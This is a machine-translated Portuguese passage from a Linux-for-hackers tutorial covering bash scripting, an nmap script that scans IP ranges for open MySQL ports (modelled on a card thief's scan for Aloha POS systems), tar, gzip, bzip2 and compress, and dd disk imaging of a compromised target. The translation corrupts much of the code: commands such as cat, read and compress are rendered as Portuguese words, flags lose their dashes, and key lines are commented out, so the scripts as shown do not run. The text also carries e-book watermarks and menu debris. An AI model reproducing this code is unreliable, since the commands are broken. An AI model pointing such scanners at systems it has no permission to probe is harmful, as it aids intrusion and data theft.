Você precisará de um editor de texto para criar scripts de shell. Você pode usar qualquer editor de texto Linux de sua preferência, incluindo `vi`, `vim`, `emacs`, `gedit`, `kate` e assim por diante. Usarei o `Leafpad` nestes tutoriais, como fiz nos capítulos anteriores. Usar um editor diferente não deve fazer nenhuma diferença no seu script ou em sua funcionalidade.

SEU PRIMEIRO SCRIPT: “OLÁ, HACKERS-ARISE!”

Para o seu primeiro script, começaremos com um programa simples que retorna uma mensagem para a tela que diz “Olá, Hackers-Arise!” Abra seu editor de texto e vamos lá.

Para começar, você precisa informar ao seu sistema operacional qual intérprete deseja usar para o script. Para fazer isso, insira um shebang, que é uma combinação de um sinal de hash e um ponto de exclamação, assim:

```
#!
```

Você então segue o shebang (`#!`) com `/bin/bash` para indicar que deseja que o sistema operacional use o interpretador shell bash. Como você verá em capítulos posteriores, você também pode usar o shebang para usar outros interpretadores, como Perl ou Python. Aqui, você deseja usar o interpretador bash, então digite o seguinte:

```
#!/bin/bash
```

Em seguida, insira o comando `echo`, que informa ao sistema para simplesmente repetir (ou ecoar) de volta para

seu monitor, o que quer que siga o comando.

Nesse caso, queremos que o sistema ecoe de volta para nós "Hello, Hackers-Arise!", como feito na Listagem 81. Observe que o texto ou mensagem que queremos repetir deve estar entre aspas duplas.

```
#!/bin/bash
```

```
# Este é meu primeiro script bash. Me deseje sorte.
```

```
echo "Olá, HackersArise!"
```

Listagem 81: Seu "Hello, HackersArise!" roteiro

Aqui, você também vê uma linha precedida por uma cerquilha (#). Este é um comentário, que é uma nota que você deixa para si mesmo ou para qualquer outra pessoa que esteja lendo o código para explicar o que está fazendo no script. Os programadores usam comentários em todas as linguagens de codificação. Esses comentários não são lidos ou executados pelo intérprete, então você não precisa se preocupar em bagunçar seu código. Eles são visíveis apenas para humanos. O shell bash sabe que uma linha é um comente se começar com o caractere #.

Agora salve este arquivo como HelloHackersArise sem extensão e saia do seu editor de texto.

Configurando permissões de execução

Por padrão, um script bash recém-criado não é executável nem mesmo por você, o proprietário. Vejamos as permissões em nosso novo arquivo na linha de comando usando `cd` para mover para o diretório e digitando `ls -l`. Deve ser algo assim:

```
kali>ls -l
recorte
-rw-r--r-- 1 root root 42 22 de outubro 14:32 HelloHackersArise
recorte
```

Como você pode ver, nosso novo arquivo tem permissões `rw-r--r--` (644). Como você aprendeu no Capítulo 5, isso significa que o proprietário deste arquivo possui apenas permissões de leitura (r) e gravação (w), mas nenhuma permissão de execução (x). O grupo e todos os outros usuários possuem apenas permissões de leitura. Precisamos nos conceder permissões de execução para executar este script. Alteramos as permissões com o comando `chmod`, como você viu no Capítulo 5. Para dar ao proprietário, o

grupo e todos os outros executam permissões, insira o seguinte:

```
kali >chmod 755 HelloHackersArise
```

Agora quando fazemos uma listagem longa no arquivo, assim, podemos ver que temos permissões de execução:

```
kali >ls -l
recorte
rwx rx rx 1 root root 42 22 de outubro 14:32 HelloHackersArise
recorte
```

O script agora está pronto para ser executado!

Executando HelloHackersArise

Para executar nosso script simples, digite o seguinte:

```
kali >./HelloHackersArise
```

O ./ antes do nome do arquivo informa ao sistema que queremos executar este script no arquivo HelloHackersArise do diretório atual. Ele também informa ao sistema que se houver outro arquivo em outro diretório chamado HelloHackersArise, ignore-o e execute HelloHackersArise apenas no diretório atual. Pode parecer improvável que exista outro arquivo com este nome em seu sistema, mas é uma boa prática usar ./ ao executar arquivos, pois isso localiza a execução do arquivo no diretório atual e muitos diretórios terão nomes de arquivos duplicados, como start e configurar.

Quando pressionamos ENTER, nosso script muito simples retorna nossa mensagem ao monitor:

```
Olá, HackersArise!
```

Sucesso! Você acabou de completar seu primeiro script de shell!

Adicionando funcionalidade com variáveis e entrada do usuário

Então, agora temos um script simples. Tudo o que ele faz é ecoar uma mensagem na saída padrão.

Se quisermos criar scripts mais avançados, provavelmente precisaremos adicionar algumas variáveis.

Uma variável é uma área de armazenamento que pode armazenar algo na memória. Esse “algo” pode ser algumas letras ou palavras (strings) ou números. É conhecida como variável porque os valores contidos nela são mutáveis; esse é um recurso extremamente útil para adicionar funcionalidade a um script.

Em nosso próximo script, adicionaremos a funcionalidade para solicitar o nome do usuário, colocar tudo o que ele inserir em uma variável, depois solicitar ao usuário o capítulo em que ele está neste livro e colocar a entrada do teclado em uma variável. Depois disso, enviaremos ao usuário uma mensagem de boas-vindas que inclui o nome e o capítulo.

Abra um novo arquivo em seu editor de texto e insira o script mostrado na Listagem 82.

```
#!/bin/bash
```

```
## Este é o seu segundo script bash. Neste, você solicita / # a entrada
do usuário, coloca a entrada em uma variável e / # exibe o conteúdo
da variável em uma string.
```

```
## echo "Qual é o seu nome?"
```

```
leia o nome
```

```
## echo "Em que capítulo você está no Linux Basics for Hackers?"
```

```
leia o capítulo
```

```
## echo "Bem-vindo" $name "ao capítulo" $chapter "do Linux Basics for Hackers!"
```

Listagem 82: Um script simples fazendo uso de variáveis

Abrimos com `#!/bin/bash` para informar ao sistema que queremos usar o interpretador bash para este script. Em seguida, adicionamos um comentário que descreve o script e sua funcionalidade. Depois disso, solicitamos o nome do usuário e pedimos ao intérprete que leia a entrada e a coloque em uma variável que chamamos de `nome`. Em seguida, solicitamos que o usuário insira o capítulo no qual está trabalhando atualmente neste livro e lemos novamente a entrada do teclado em um formato de arquivo variável, desta vez chamada `capítulo`.

Na linha final, construímos uma linha de saída que dá as boas-vindas ao leitor pelo nome do capítulo em que se encontra. Usamos o comando `echo` e fornecemos o texto que queremos exibir na tela entre aspas duplas. Em seguida, preencha o nome e o número do capítulo **WOW! e-book**

o usuário digitou, adicionamos as variáveis onde elas devem aparecer na mensagem. Conforme observado no Capítulo 7, para utilizar os valores contidos nas variáveis, você deve preceder o nome da variável com o símbolo \$.

Salve este arquivo como WelcomeScript.sh. A extensão .sh é a convenção para arquivos de script. Você deve ter notado que não incluímos a extensão anteriormente; ela não é estritamente necessária e, se você deixar a extensão desativada, o arquivo será salvo como um arquivo de script de shell por padrão.

Agora, vamos executar este script. Não se esqueça de primeiro conceder permissão de execução com chmod ; caso contrário, o sistema operacional irá repreendê-lo com uma mensagem Permissão negada.

```
kali > ./WelcomeScript.sh Qual é
o seu nome?
OccupytheWeb
Em que capítulo você está no Linux Basics for Hackers?
8
Bem-vindo OccupytheWeb ao Capítulo 8 do Linux Basics for Hackers!
```

Como você pode ver, seu script pegou a entrada do usuário, colocou-a em variáveis e então usou essas entradas para fazer uma saudação ao usuário.

Este é um script simples, mas ensinou como usar variáveis e obter informações do teclado. Ambos são conceitos cruciais em scripts que você precisará usar em scripts mais complexos no futuro.

SEU PRIMEIRO SCRIPT HACKER: SCAN FOR OPEN PORTS

Agora que você tem algumas habilidades básicas de script, vamos passar para alguns scripts um pouco mais avançados que tenham aplicação no mundo real para hackear. Usaremos um exemplo do mundo do black hat hacking. Hackers black hat são aqueles com intenções maliciosas, como roubar números de cartão de crédito ou desfigurar sites. Hackers de chapéu branco são aqueles com boas intenções, como ajudar desenvolvedores de software ou administradores de sistema a tornar seus sistemas mais seguros. Os hackers de chapéu cinza são aqueles que tendem a se mover entre esses dois extremos.

Antes de continuar, você precisa se familiarizar com uma ferramenta simples, mas essencial, chamada nmap, que vem instalada no Kali por padrão. Você provavelmente já ouviu o nome; nmap é usado para sondar um sistema para ver se ele está conectado à rede e descobrir quais portas estão abertas. A partir das portas abertas descobertas, você pode supor o que

serviços estão em execução no sistema de destino. Esta é uma habilidade crucial para qualquer hacker ou administrador de sistema.

Na sua forma mais simples, a sintaxe para executar uma varredura nmap é semelhante a esta:

```
nmap <tipo de varredura><IP de destino><opcionalmente, porta de destino>
```

Não é muito difícil. A varredura nmap mais simples e confiável é a varredura de conexão TCP, designada com a opção -sT no nmap. Portanto, se você quiser verificar o endereço IP 192.168.181.1 com uma varredura TCP, digite o seguinte:

```
nmap -sT 192.168.181.1
```

Para dar um passo adiante, se você quiser realizar uma varredura TCP do endereço 192.168.181.1, procurando ver se a porta 3306 (a porta padrão para MySQL) está aberta, você pode inserir isto:

```
nmap -sT 192.168.181.1 -p 3306
```

Aqui, -p designa a porta que você deseja procurar. Vá em frente e experimente agora em seu sistema Kali.

Nossa tarefa

No momento em que este livro foi escrito, havia um hacker cumprindo pena na prisão federal dos EUA chamado Max Butler, também conhecido como Max Vision em todo o mundo hacker. Max era uma espécie de hacker de chapéu cinza. Durante o dia, ele era um profissional de segurança de TI no Vale do Silício e, à noite, roubava e vendia números de cartão de crédito no mercado negro. Ao mesmo tempo, ele administrou o maior mercado negro de cartões de crédito do mundo, o CardersMarket. Agora, Max está cumprindo pena de 13 anos de prisão e, ao mesmo tempo, auxilia a Equipe de Resposta a Emergências de Computadores (CERT) em Pittsburgh na defesa contra hackers.

Alguns anos antes de Max ser pego, ele percebeu que o sistema Aloha Point of Sale (POS) usado por muitos pequenos restaurantes tinha um backdoor de suporte técnico integrado.

Nesse caso, o backdoor permitiu que o suporte técnico atendesse seus clientes. O suporte técnico da Aloha poderia acessar o sistema do usuário final através da porta 5505 para fornecer assistência quando o usuário solicitasse ajuda. Max percebeu que se encontrasse um sistema conectado à Internet com o sistema Aloha POS, ele poderia acessar o sistema com privilégios de administrador de sistema através da porta 5505. Max conseguiu entrar em muitos desses sistemas e roubar

dezenas de milhares de números de cartão de crédito.

Eventualmente, Max queria encontrar todos os sistemas que tivessem a porta 5505 aberta para que ele pudesse passar do roubo de milhares de números de cartão de crédito para o roubo de milhões. Max decidiu escrever um script que varreria milhões de endereços IP em busca de sistemas com a porta 5505 aberta. É claro que a maioria dos sistemas não tem a porta 5505 aberta, então, se tivessem, era provável que estivessem executando o condenado Aloha POS. Ele poderia executar esse script durante o trabalho durante o dia e, à noite, invadir os sistemas identificados como tendo a porta 5505 abrir.

Nossa tarefa é escrever um script que seja quase idêntico ao script de Max, mas em vez de procurar a porta 5505 como Max fez, nosso script procurará sistemas conectados ao onipresente banco de dados on-line MySQL. MySQL é um banco de dados de código aberto usado por milhões de sites; trabalharemos com MySQL no Capítulo 12. Por padrão, o MySQL usa a porta 3306. Os bancos de dados são o “velocino de ouro” que quase todo hacker black hat está procurando, como costumam fazer. contêm números de cartão de crédito e informações de identificação pessoal (PII) que são muito valiosas no mercado negro.

Um scanner simples

Antes de escrevermos o script para verificar IPs públicos na Internet, vamos realizar uma tarefa muito menor. Em vez de escanear o globo, vamos primeiro escrever um script para procurar a porta 3306 em uma rede local para ver se nosso script realmente funciona. Se isso acontecer, podemos editá-lo facilmente para realizar uma tarefa muito maior.

Em seu editor de texto, insira o script mostrado na Listagem 83.

```
#!/bin/bash

# Este script foi projetado para encontrar hosts com MySQL instalado

nmap -sT 192.168.181.0/24 -p 3306 -o /dev/null -oG MySQLscan

gato MySQLscan | grep abrir > MySQLscan2
```

gato MySQLscan2

Listagem 83: O script de scanner simplificado

Começamos com o shebang e o intérprete para usar `#!/bin/bash`. Vamos seguir isso com um

comente para explicar o que o script faz.

Agora vamos usar o comando nmap para solicitar uma varredura TCP em nossa LAN, procurando a porta 3306. (Observe que seus endereços IP podem ser diferentes; em seu terminal, use o comando ifconfig no Linux ou o comando ipconfig no Windows para determinar seu endereço IP.) Para permanecer furtivo, também enviamos a saída nmap padrão que normalmente apareceria na tela para um lugar especial no Linux, onde desaparece. Estamos fazendo isso em uma máquina local, então não importa muito, mas se você usar o script remotamente, você desejará ocultar a saída do nmap. Em seguida, enviamos a saída da varredura para um arquivo chamado MySQLscan em um formato grepable, ou seja, um formato que o grep possa funcionar

sobre.

A próxima linha exibe o arquivo MySQLscan no qual armazenamos a saída e, em seguida, canaliza essa saída para grep para filtrar as linhas que incluem a palavra-chave open. Então colocamos essas linhas em um arquivo chamado MySQLscan2.

Finalmente, você exibe o conteúdo do arquivo MySQLscan2. Este arquivo final deve incluir apenas linhas de saída do nmap com hosts que possuem a porta 3306 aberta. Salve este arquivo como MySQLscanner.sh e conceda permissões de execução com chmod 755.

Execute o script, assim:

```
kali > ./MySQLscanner.sh
```

```
host: 192.168.181.69 () Portas: 3306/open/tcp//mysql ///
```

Como podemos ver, este script foi capaz de identificar o único endereço IP na minha LAN com o MySQL em execução. Seus resultados podem ser diferentes, dependendo de alguma porta estar executando instalações do MySQL em sua rede local, é claro.

Melhorando o scanner MySQL

Agora queremos adaptar este script para torná-lo aplicável a mais do que apenas a sua própria rede local. Esse script seria muito mais fácil de usar se pudesse solicitar ao usuário o intervalo de endereços IP que ele deseja verificar e a porta a procurar e, em seguida, usar essa entrada. Lembre-se de que você aprendeu como avisar o usuário e colocar a entrada do teclado em uma variável em “Adicionando funcionalidade com variáveis e entrada do usuário” na página 84.

Vamos dar uma olhada em como você pode usar variáveis para tornar esse script mais flexível e eficiente.

Adicionando prompts e variáveis ao nosso script hacker

Em seu editor de texto, insira o script mostrado na Listagem 84.

```
#!/bin/bash
```

```
ÿ echo "Digite o endereço IP inicial:" ÿ leia FirstIP
```

```
ÿ echo "Digite o último octeto do último endereço IP:"
```

```
leia LastOctetIP
```

```
ÿ echo "Digite o número da porta que você deseja procurar:" leia
```

```
a porta
```

```
ÿ nmap sT $FirstIP$LastOctetIP p $port >/dev/null oG MySQLscan
```

```
ÿ gato MySQLscan | grep aberto > MySQLscan2
```

```
ÿ gato MySQLscan2
```

Listagem 84: Seu scanner de porta MySQL avançado

A primeira coisa que precisamos fazer é substituir a sub-rede especificada por um intervalo de endereços IP. Criaremos uma variável chamada FirstIP e uma segunda variável chamada LastOctetIP para criar o intervalo, bem como uma variável chamada porta para o número da porta (o último octeto é o último grupo de dígitos após o terceiro ponto no endereço IP. No endereço IP 192.168.1.101, o último octeto é 101).

OBSERVAÇÃO

O nome da variável é irrelevante, mas a prática recomendada é usar uma variável nome que ajuda você a lembrar o que a variável contém.

Também precisamos solicitar esses valores ao usuário. Podemos fazer isso usando o comando echo que usamos na Listagem 81.

Para obter um valor para a variável FirstIP, ecoe "Digite o endereço IP inicial: " na tela,

perguntando ao usuário o primeiro endereço IP que deseja verificar `ÿ`. Ao ver este prompt na tela, o usuário irá inserir o primeiro endereço IP, então precisamos capturar essa entrada de o usuário.

Podemos fazer isso com o comando `read` seguido do nome da variável na qual queremos armazenar a entrada `ÿ`. Este comando colocará o endereço IP inserido pelo usuário na variável `FirstIP`. Então podemos usar esse valor no `FirstIP` em todo o nosso script.

Faremos o mesmo para as variáveis `LastOctetIPÿ` e `portÿ` solicitando que o usuário insira as informações e, em seguida, usando um comando de leitura para capturá-las.

A seguir, precisamos editar o comando `nmap` em nosso script para usar as variáveis que acabamos de criar e preencher. Para usar o valor armazenado na variável, simplesmente prefixamos o nome da variável com `$`, como em `$port`, por exemplo. Portanto, em `ÿ`, verificamos um intervalo de endereços IP, começando com o primeiro IP de entrada do usuário até o segundo IP de entrada do usuário, e procuramos a porta específica inserida pelo usuário. Usamos as variáveis no lugar da sub-rede para verificar e da porta para determinar o que procurar. O símbolo de redirecionamento `>` diz à saída padrão do `nmap`, que geralmente vai para a tela, para ir para `/dev/null` (`/dev/null` é simplesmente um lugar para enviar a saída para que ela desapareça). Em seguida, enviamos a saída em formato `grepable` para um arquivo chamado `MySQLscan`.

A próxima linha permanece a mesma do nosso scanner simples: ela exibe o conteúdo do arquivo `MySQLscan`, canaliza-o para `grep`, onde é filtrado por linhas que incluem a palavra-chave `open` e, em seguida, envia essa saída para um novo arquivo chamado `MySQLscan2 ÿ`. Finalmente, exibimos o conteúdo do arquivo `MySQLscan2 ÿ`.

Se tudo funcionar conforme o esperado, este script verificará os endereços IP do primeiro endereço de entrada até o último endereço de entrada, procurando a porta de entrada e, em seguida, reportando apenas os endereços IP que têm a porta designada aberta. Salve seu arquivo de script como `MySQLscannerAdvanced`, lembrando-se de conceder permissão de execução.

Uma amostra de execução

Agora podemos executar nosso script de scanner simples com as variáveis que determinam qual intervalo de endereços IP e porta verificar sem ter que editar o script toda vez que quisermos.

execute uma varredura:

kali `>./MySQLscannerAdvanced.sh` Digite

o endereço IP inicial:

192.168.181.0

Digite o último endereço IP:

192.168.181.255

Digite o número da porta que você deseja verificar:

3306

Host: 192.168.181.254 ()Portas:3306/open/tcp//mysql//

O script solicita ao usuário o primeiro endereço IP, o último endereço IP e, em seguida, o porta a ser procurada. Depois de coletar essas informações, o script executa a varredura do nmap e produz um relatório de todos os endereços IP no intervalo que possuem a porta especificada aberta. Como você pode ver, mesmo o script mais simples pode criar uma ferramenta poderosa. Você vai aprender ainda mais sobre scripts no Capítulo 17.

COMANDOS BASH INTEGRADOS COMUNS

Como prometido, a Tabela 81 fornece uma lista de alguns comandos úteis incorporados ao bash.

Tabela 81: Comandos Bash Integrados

Função	Comando
:	Retorna 0 ou verdadeiro
.	Executa um script de shell
&	Coloca um trabalho em segundo plano
break	Sai do loop atual
cd	Diretório de alterações
continue	Retoma o loop atual

eco Exibe os argumentos do comando

avaliação Avalia a seguinte expressão

executivo Executa o seguinte comando sem criar um novo processo

saída Sai do shell

exportar Disponibiliza uma variável ou função para outros programas

fg Traz um trabalho para o primeiro plano

obter opções Analisa argumentos para o shell script

empregos Lista trabalhos em segundo plano (bg)

senha Exibe o diretório atual

ler Lê uma linha da entrada padrão

readonly Declara a variável como somente leitura

definir Lista todas as variáveis

mudança Move os parâmetros para a esquerda

teste Avalia argumentos

[Executa um teste condicional

vezes Imprime os horários do usuário e do sistema

armadilha Captura um sinal

tipo Exibe como cada argumento seria interpretado como um comando

umask Altera as permissões padrão para um novo arquivo

desarmar Exclui valores de uma variável ou função

espere Aguarda a conclusão de um processo em segundo plano

RESUMO

A criação de scripts é uma habilidade essencial para qualquer hacker ou administrador de sistema. Ele permite que você automatizar tarefas que normalmente levariam horas do seu tempo e, uma vez que o script for salvo, ele pode ser usado repetidamente. O script Bash é a forma mais básica de scripts, e você avançará para scripts Python com ainda mais recursos em Capítulo 17.

EXERCÍCIOS

Antes de passar para o Capítulo 9, experimente as habilidades que você aprendeu neste capítulo completando os seguintes exercícios:

1. Crie seu próprio script de saudação semelhante ao nosso HelloHackersArise roteiro.
2. Crie um script semelhante ao MySQLscanner.sh, mas projete-o para encontrar sistemas com banco de dados SQL Server da Microsoft na porta 1433. Chame-o de MSSQLscanner.
3. Altere o script MSSQLscanner para solicitar ao usuário um endereço IP inicial e final e a porta a ser pesquisada. Em seguida, filtre todos os endereços IP onde essas portas estão fechadas e exiba apenas aqueles que estão abertos.

sim

História

Tópicos

Tutoriais

Ofertas e Promoções

Destaque

Configurações



9

COMPRIMIR E ARQUIVAR

Os

hackers de suporte geralmente precisam baixar e instalar novos softwares, bem como enviar e baixar vários scripts e arquivos grandes. Essas tarefas serão mais fáceis se esses arquivos forem compactados e Sair combinados em um único arquivo. Se você vem do mundo Windows, provavelmente reconhecerá esse conceito do formato .zip, que combina e compacta arquivos para torná-los menores para transferência pela Internet ou mídia removível. Há muitas maneiras de fazer isso no Linux e veremos algumas das ferramentas mais comuns para fazer isso neste capítulo. Também analisamos o comando dd, que permite copiar unidades inteiras, incluindo arquivos excluídos nessas unidades.

O QUE É COMPRESSÃO?

O interessante assunto da compressão poderia ocupar um livro inteiro por si só, mas para este livro precisamos apenas de uma compreensão rudimentar do processo. A compactação, como o nome indica, torna os dados menores, exigindo menos capacidade de armazenamento e facilitando a transmissão dos dados. Para seus propósitos como hacker iniciante, será suficiente categorizar a compactação como com ou sem perdas.

A compactação com perdas é muito eficaz na redução do tamanho dos arquivos, mas a integridade das informações é perdida. Em outras palavras, o arquivo após a compactação não é exatamente igual ao original. Esse tipo de compactação funciona muito bem para arquivos gráficos, de vídeo e de áudio, onde uma pequena diferença no arquivo é quase imperceptível – .mp3, .mp4, .png e .jpg são **UAU! e-**

todos os algoritmos de compressão com perdas. Se um pixel em um arquivo .png ou uma única nota em um arquivo .mp3 for alterado, é improvável que seus olhos ou ouvidos percebam a diferença - embora, é claro, os aficionados por música digam que podem definitivamente dizer a diferença entre um arquivo .png. mp3 e um arquivo .flac descompactado. Os pontos fortes da compressão com perdas são sua eficiência e eficácia. A taxa de compactação é muito alta, o que significa que o arquivo resultante é significativamente menor que o original.

No entanto, a compactação com perdas é inaceitável quando você envia arquivos ou software e a integridade dos dados é crucial. Por exemplo, se você estiver enviando um script ou documento, a integridade do arquivo original deverá ser mantida quando ele for descompactado. Este capítulo enfoca esse tipo de compactação sem perdas, que está disponível em vários utilitários e algoritmos. Infelizmente, a compactação sem perdas não é tão eficiente quanto a compactação com perdas, como você pode imaginar, mas para o hacker, a integridade costuma ser muito mais importante do que a taxa de compactação.

ARQUIVOS JUNTOS

Normalmente, a primeira coisa que você faz ao compactar arquivos é combiná-los em um arquivo. Na maioria dos casos, ao arquivar arquivos, você usará o comando tar. Tar significa tape archive, uma referência aos dias pré-históricos da computação, quando os sistemas usavam fita para armazenar dados. O comando tar cria um único arquivo a partir de vários arquivos, que é então chamado de arquivo morto, arquivo tar ou tarball.

Por exemplo, digamos que você tenha três arquivos de script como os que usamos no Capítulo 8, chamados hackersarise1, hackersarise2 e hackersarise3. Se você navegar até o diretório que os contém e realizar uma listagem longa, poderá ver claramente os arquivos e os detalhes esperados, incluindo o tamanho dos arquivos, conforme mostrado aqui:

```
kali >ls -l  
  
rwxrwx 1 root root 22311 27 de novembro de 2018 13:00 hackersarise1.sh  
rwxrwx 1 root root 8791 27 de novembro de 2018 13:00 hackersarise2.sh rwxrwx  
1 root root 3992 27 de novembro de 2018 13:00 hackersarise3.sh
```

Digamos que você queira enviar todos esses três arquivos para outro hacker com quem você está trabalhando em um projeto. Você pode combiná-los e criar um único arquivo usando o comando da Listagem 91.

```
kali >tar -cvf HackersArise.tar hackersarise1 hackersarise2 hackersarise3  
  
hackersarise1
```

Listagem 91: Criando um tarball de três arquivos

Vamos analisar esse comando para entendê-lo melhor. O comando de arquivamento é tar e o usamos aqui com três opções. A opção c significa criar, v (que significa detalhado e é opcional) lista os arquivos com os quais o tar está lidando e f significa gravar no arquivo seguinte. Esta última opção também funcionará para leitura de arquivos. Em seguida, damos ao novo arquivo o nome do arquivo que você deseja criar a partir dos três scripts: HackersArise.tar.

Na íntegra, este comando pegará todos os três arquivos e criará um único arquivo, HackersArise.tar, a partir deles. Ao fazer outra listagem longa do diretório, você verá que ele também contém o novo arquivo .tar, conforme mostrado a seguir:

```
kali >ls -l
recorte
rwrr 1 root root 40960 27 de novembro de 2018 13:32 HackersArise.tar
recorte
kali >
```

Observe o tamanho do tarball aqui: 40.960 bytes. Quando os três arquivos são arquivados, o tar usa uma sobrecarga significativa para realizar esta operação: enquanto a soma dos três arquivos antes do arquivamento era de 35.094 bytes, após o arquivamento, o tarball cresceu para 40.960 bytes. Em outras palavras, o processo de arquivamento adicionou mais de 5.000 bytes. Embora essa sobrecarga possa ser significativa com arquivos pequenos, ela se torna cada vez menos significativa com arquivos cada vez maiores.

Podemos exibir esses arquivos do tarball, sem extraí-los, usando o comando tar com a opção -t content list, conforme mostrado a seguir:

```
kali >tar -tvf HackersArise.tar
rwxrwx 1 root root 22311 27 de novembro de 2018 13:00 hackersarise1.sh
rwxrwx 1 root root 8791 27 de novembro de 2018 13:00 hackersarise2.sh rwxrwx
1 root root 3992 27 de novembro de 2018 13:00 hackersarise3.sh
```

Aqui vemos nossos três arquivos originais e seus tamanhos originais. Você pode então extrair esses arquivos do tarball usando o comando tar com a opção -x (extrair), conforme mostrado a seguir:

```
kali >tar -xvf HackersArise.tar  
hackersarise1.sh  
hackersarise2.sh  
hackersarise3.sh
```

Como você ainda está usando a opção `-v`, este comando mostrará quais arquivos estão sendo extraídos na saída. Se você deseja extrair os arquivos e fazê-lo “silenciosamente”, ou seja, sem mostrar nenhuma saída, você pode simplesmente remover a opção `-v` (detalhado), conforme mostrado aqui:

```
kali >tar -xf HackersArise.tar
```

Os arquivos foram extraídos para o diretório atual; você pode fazer uma longa listagem no diretório para verificar novamente. Observe que, por padrão, se já existir um arquivo extraído, o `tar` removerá o arquivo existente e o substituirá pelo arquivo extraído.

COMPRIMINDO ARQUIVOS

Agora temos um arquivo arquivado, mas esse arquivo é maior que a soma dos arquivos originais. E se você quiser compactar esses arquivos para facilitar o transporte? O Linux possui vários comandos capazes de criar arquivos compactados. Veremos estes:

- `gzip`, que usa a extensão `.tar.gz` ou `.tgz`
- `bzip2`, que usa a extensão `.tar.bz2`
- `compress`, que usa a extensão `.tar.z`

Todos eles são capazes de compactar nossos arquivos, mas usam algoritmos de compactação diferentes e têm taxas de compactação diferentes. Portanto, veremos cada um e do que ele é capaz.

Em geral, `compress` é o mais rápido, mas os arquivos resultantes são maiores; `bzip2` é o mais lento, mas os arquivos resultantes são os menores; e `gzip` fica em algum ponto intermediário. A principal razão pela qual você, como hacker iniciante, deve conhecer todos os três métodos é que, ao acessar outras ferramentas, você se deparará com vários tipos de compactação. Portanto, esta seção mostra como lidar com os principais métodos de compactação.

Compactando com gzip

Vamos tentar primeiro o gzip (GNU zip), pois é o utilitário de compactação mais comumente usado no Linux. Você pode compactar seu arquivo HackersArise.tar digitando o seguinte (certificando-se de estar no diretório que contém o arquivo arquivado):

```
kali >gzip HackersArise.*
```

Observe que usamos o curinga * para a extensão do arquivo; isso informa ao Linux que o comando deve ser aplicado a qualquer arquivo que comece com HackersArise com qualquer extensão de arquivo. Você usará notação semelhante para os exemplos a seguir. Quando fazemos uma longa listagem no diretório, podemos ver que HackersArise.tar foi substituído por HackersArise.tar.gz, e o tamanho do arquivo foi compactado para apenas 3.299 bytes!

```
kali >ls -l
recorte
-rwrr 1 root root 3299 27 de novembro de 2018 13:32 HackersArise.tar.gz
recorte
```

Podemos então descompactar o mesmo arquivo usando o comando gunzip, abreviação de GNU unzip.

```
kali >gunzip HackersArise.*
```

Depois de descompactado, o arquivo não é mais salvo com a extensão .tar.gz, mas com a extensão .tar. Além disso, observe que ele voltou ao tamanho original de 40.960 bytes. Tente fazer uma longa lista para confirmar isso. É importante notar que o gzip também pode ser usado para extrair arquivos .zip.

Compactando com bzip2

Outro utilitário de compactação amplamente utilizado no Linux é o bzip2, que funciona de forma semelhante ao gzip, mas tem melhores taxas de compactação, o que significa que o arquivo resultante será ainda menor. Você pode compactar seu arquivo HackersArise.tar digitando o seguinte:

```
kali >bzip2 HackersArise.*
```

Ao fazer uma listagem longa, você pode ver que o bzip2 comprimiu o arquivo para apenas 2.081 bytes! Observe também que a extensão do arquivo agora é .tar.bz2.

Para descompactar o arquivo compactado, use bunzip2, assim:

```
kali >bunzip2 HackersArise.*  
Kali >
```

Ao fazer isso, o arquivo retorna ao tamanho original e a extensão do arquivo retorna para .tar.

Comprimindo com compressa

Finalmente, você pode usar o comando compress para compactar o arquivo. Este é provavelmente o utilitário de compactação menos usado, mas é fácil de lembrar. Para utilizá-lo, basta digitar o comando compress seguido do nome do arquivo, assim:

```
kali >comprimir HackersArise.*  
kali >ls -l  
  
recorte  
rwrr 1 root root 5476 27 de novembro de 2018 13:32 HackersArise.tar.Z
```

Observe que o utilitário compress reduziu o tamanho do arquivo para 5.476 bytes, mais que o dobro do tamanho do bzip2. Observe também que a extensão do arquivo agora é .tar.Z (com Z maiúsculo).

Para descompactar o mesmo arquivo, use uncompress:

```
kali >descompacte HackersArise.*
```

Você também pode usar o comando gunzip com arquivos que foram compactados com compress.

CRIANDO CÓPIAS DE ARMAZENAMENTO PONTO A BIT OU FÍSICAS DISPOSITIVOS

No mundo da segurança da informação e do hacking, um comando de arquivamento do Linux se destaca dos demais em sua utilidade. O comando dd faz uma cópia bit a bit de um arquivo, sistema de arquivos ou até mesmo de um disco rígido inteiro. Isso significa que até mesmo os arquivos excluídos são copiados (sim, é importante saber que seus arquivos excluídos podem ser recuperáveis), facilitando a descoberta e a recuperação. Os arquivos excluídos não serão copiados com a maioria dos utilitários de cópia lógica, como o cp.

Depois que um hacker possui um sistema alvo, o comando dd permitirá que ele copie todo o disco rígido ou um dispositivo de armazenamento para seu sistema. Além disso, aquelas pessoas cujos

A tarefa de capturar hackers – ou seja, investigadores forenses – provavelmente usará esse comando para fazer uma cópia física do disco rígido com arquivos excluídos e outros artefatos que podem ser úteis para encontrar evidências contra o hacker.

É fundamental observar que o comando `dd` não deve ser usado para cópias comuns de arquivos e dispositivos de armazenamento porque é muito lento; outros comandos fazem o trabalho com mais rapidez e eficiência. Porém, é excelente quando você precisa de uma cópia de um dispositivo de armazenamento sem o sistema de arquivos ou outras estruturas lógicas, como em uma investigação forense.

A sintaxe básica do comando `dd` é a seguinte:

```
dd if=arquivo de entrada de=arquivo de saída
```

Portanto, se você quiser fazer uma cópia física do seu pen drive, assumindo que o pen drive seja `sdb` (discutiremos mais essa designação no Capítulo 10), você digitaria o seguinte:

```
kali >dd if=/dev/sdb of=/root/flashcopy  
1257441=0 registros em  
1257440+0 registra  
7643809280 bytes (7,6 GB) copiados, 1220,729 s, 5,2 MB/s
```

Vamos detalhar este comando: `dd` é o seu comando físico de “cópia”; `if` designa seu arquivo de entrada, com `/dev/sdb` representando sua unidade flash no diretório `/dev`; `of` designa seu arquivo de saída; e `/root/flashcopy` é o nome do arquivo para o qual deseja copiar a cópia física. (Para uma explicação mais completa da designação de unidades do sistema Linux no diretório `/dev`, consulte o Capítulo 10.)

Inúmeras opções estão disponíveis para uso com o comando `dd`, e você pode pesquisar um pouco sobre elas, mas entre as mais úteis estão a opção `noerror` e a opção `bs` (tamanho do bloco). Como o nome indica, a opção `noerror` continua a copiar mesmo se forem encontrados erros. A opção `bs` permite determinar o tamanho do bloco (o número de bytes lidos/gravados por bloco) dos dados que estão sendo copiados. Por padrão, está definido para 512 bytes, mas pode ser alterado para acelerar o processo. Normalmente, isso seria definido de acordo com o tamanho do setor do dispositivo, geralmente 4 KB (4.096 bytes). Com essas opções, seu comando seria
parece com isso:

```
kali >dd if=/dev/media of=/root/flashcopy bs=4096 conv:noerror
```

